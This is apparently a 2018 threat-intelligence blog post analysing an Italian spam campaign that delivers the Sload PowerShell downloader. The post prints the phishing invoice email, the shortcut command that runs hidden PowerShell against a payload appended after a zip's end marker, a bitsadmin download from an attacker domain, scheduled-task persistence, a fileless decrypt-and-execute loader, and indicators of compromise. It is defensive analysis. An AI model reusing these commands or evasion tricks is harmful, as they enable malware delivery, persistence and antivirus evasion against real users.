Sload hits Italy. Unveil the power of powershell as a downloader

certego.net/en/news/sload-hits-italy-unveil-the-power-of-powershell-as-a-downloader/

Date:
23 November 2018


Hi everyone, here is Matteo Lodi, Threat Intelligence Analyst in Certego.

Recently, we saw a particular new spam campaign targeting italian users with the focus of delivering a downloader known as **Sload**.


Nowadays, attackers are trying harder and harder to make difficult the analysis and the detection. The most common tool misused in this way is **Powershell**: it's installed by default in every recent version of Windows and is commonly used to perform administrator tasks.

The infection chain

Let's dig in the infection chain:


1
ZIP
Email containing link to Zip file
2
LNK
The archive contains .lnk file which calls...
3
PS script which refers to the downloaded zip
4
PS script hidden at end of zip file launches bitsadmin to download...
5
another PS script which drops config files, installs services and deletes himself
6
</>
VBS
Installed service calls vbs script that calls PS script which decripts config file to retrieve..
7
the final PS which is loaded in memory and executed. This is the real downloader
...

1. A user receives an email with subject "*<TARGET_COMPANY_NAME> Emissione fattura <random_number>*" containing a reference to a fake invoice.



Gentile

Via
GENOVA
16149

In allegato trova la fattura YY000059154 corrispondente al servizio contrattato con .
La informiamo che nel suo menu di gestione trova due sezioni "fatture" e "rate". Da "fatture" puo prendere visione della fattura e se lo desidera, scaricarla. Da "rate", puo realizzare il pagamento mediante il suo menu di gestione.
Rimango a disposizione per ulteriori chiarimenti.

VAI ALLA FATTURA YY000059154

Cordiali saluti

SRL

Sede Legale: 85050 Grumento Nova (PZ)

La presente mail potrebbe contenere delle informazioni riservate ed e indirizzato per il solo uso del destinatario. Qualora questo messaggio fosse da Voi ricevuto per errore vogliate cortesemente darcene notizia a mezzo telefax oppure e-mail e distruggere il messaggio ricevuto erroneamente. Quanto precede ai fini del rispetto della D.Lgs. 196/03 sulla tutela dei dati personali.

The user is tricked to click on the malicious link that points to a randomly generated domain hosted with HTTPS in **91.218[.]127.189**. The following is an example:


```
hxxps://usined.com/guide/documento-aggiornato-novembre-YY000059154
```

2. Once downloaded, if the user opens the archive, it would find two files. The first one is a legit image, while the second one is a .**lnk** file. We have already seen the misuse of shortcut files with powershell to perform the download of malicious samples. But this time it seemed different: in fact, the .lnk points to the following command:

```
cmd.exe /C powershell.exe  -nop -eP ByPass -win hi"d"den -c "&{$9oc=get-chi
ldItem -path c:\users\* -recurse -force -include documento-aggiornato-novem
bre-*.zip;$7ig=get-content -LiteralPat $9oc.fullname;$7ig[$7ig.length-1]|ie
x}
```

3. Where is the download? At first glance, that seemed very strange: what is the aim of this execution? After having analyzed the command, the trick was clear. The attackers wants to call "Invoke-Expression" command to run a string hidden inside the zip itself!! But where?

As we can see in the following image, at the end of the original downloaded zip file we can see readable strings that are the real first stage downloader!!



The zip file is still a legit and correctly working archive! Powershell commands are written after the EOCD (End of central directory) which determines the end of a zip file.


This clever trick can deceive many signatures-based detection tools.

4. The extracted command is the following:

```
"C:\WINDOWS\system32\cmd.exe" /c echo 1 > C:\Users\REM\AppData\Roaming\<UUI
D>\d  & bitsadmin /wrap /transfer fredikasledi /download /priority FOReGrOU
nd "https://firetechnicaladvisor.com/globa/monu" C:\Users\REM\AppData\Roami
ng\<UUID>\fCBvxsTUjdWwkO.ps1 & del C:\Users\REM\AppData\Roaming\<UUID>\d &
exit
```

5. The result is the download and the execution of another powershell script from a server hosted in **185.17[.]27.108**. We saw different domains used but, in the last week, the Dropzone IP never changed. Also, we noted that the CnC server was blocking requests without the "Microsoft BITS/7.5" User-Agent to prevent unwanted download by non-infected machines.

This script was very well detected by antivirus engines as you can see in the following image!



How funny was I? Static analysis is completely useless in such cases.

Going forward, the malware drops the following items before deleting itself:

```
web.ini -> encrypted config file which stores second stage CnC servers URLS

config.ini -> encrypted file which contains the final powershell payload

<random_name>.vbs -> vbs script, next stage

<random_name>.ps1 -> called by the .vbs
```

Therefore it registers a task called "AppRunLog" to maintain persistence

```
$ldf='/C schtasks /F /create /sc minute /mo 3 /TN "AppRunLog" /ST 07:00 /TR "'+$log+'\'+$rp+'.vbs '+$k+'"';
start-process -wiNdowStylE HiDden cmd $ldf;
```


6. At the end, it calls the registered task. This will execute the dropped Visual Basic Script file that, in turn, will execute the dropped Powershell script:

```
param ([string]$k = "");
$jjyd=Get-Process -name powershell*;
if ($jjyd.length -lt 2){
$asdfasdf = (Get-WmiObject Win32_ComputerSystemProduct).UUID ;
$log = $env:APPDATA+"\"+$asdfasdf;
$key=$k -split "," ;
$Secure= Get-Content $log"\config.ini";
$Encrypted= ConvertTo-SecureString $Secure -key $key;$slStr = [System.Runti
me.InteropServices.Marshal]::SecureStringToBSTR($Encrypted);
$rStr = [System.Runtime.InteropServices.Marshal]::PtrToStringAuto($slStr);
Invoke-Expression $rStr;}
```

This script parses arguments and it won't execute properly in case they are not what it expects. It needs the numbers from 1 to 16 as arguments because, in fact, they are the key to decrypt the last stage.

7. The final payload is decrypted from the "config.ini" file and is called with "Invoke-Expression". It's loaded directly in memory: this makes very difficult for antivirus products to detect the threat. At the moment, this execution method is widely known as "**fileless**" because, indeed, the malware is never written on disk.

The payload is the last (finally) powershell script: it is the real **Sload downloader** which performs various malicious steps that were already explained in details in the article written by Proofpoint.



virustotal

SHA256: ad50e8ee958cb3f391ecc8e94b1506eba3174d9f08b95b37f616eeba382838b5

File name: sload_20_nov

Detection ratio: 0 / 56

Analysis date: 2018-11-20 16:57:54 UTC (2 days, 21 hours ago)

Analysis | Additional information | Comments 1 | Votes

Antivirus	Result	Update
Ad-Aware	✓	20181120
AegisLab	✓	20181120
AhnLab-V3	✓	20181120

In few words, Sload can:

1. Load external binaries
2. Take screenshots
3. Update configuration and CnC servers
4. List running processes
5. Detect Outlook usage

The variant we spotted in the last week uses the following CnC domains, which resolve in the same IP used by the second downloader stage **(185.17[.]27.108)**

```
ljfumm.me (HTTPS)
hamofgri.me (HTTPS)
```

However, we expect that this configuration won't last long, because, as we said before, Sload is able to update his CnC servers at any time.

Conclusion

We had a fantastic journey that made us understand, hopefully, how powerful can be Powershell and how attackers are misusing this tool to evade analysis detection.

We analyzed 5 different powershell scripts and that was only the "downloader" phase of the infection.

In case of a successfull one, Sload was seen to download known malware like Ramnit, Gootkit, DarkVNC or Ursnif (reference: Proofpoint). At that stage the threat would be really important.

Certego is monitoring the campaign and it's updating its signatures to correctly detect possible infections.

IOC

```
First stage download: (many and changing fast)
usined[.]com
darrenportermusic[.]com
supporto.eldersonfire[.]com
91.218[.]127.189

Second stage download: (many and changing fast)
firetechnicaladvisor[.]com
cltspine[.]info
185.17[.]27.108

CnC servers: (stable through the last week)
ljfumm[.]me
hamofgri[.]me
185.17[.]27.108

Hash (sha256):

first stage
7838904c04c8bdf2444a64bd32fa308b6bd248789305e2fe4e91699b5a0a9f99
8e1271fbb3f21d4c441748488d68636c68e6dbf4a755468da27b210c04ceb9c1

second stage
ee1dbf76665f5c07ba1c453d1890aa93307f759c5cce6f59f225111509482a64

sload
ad50e8ee958cb3f391ecc8e94b1506eba3174d9f08b95b37f616eeba382838b5
```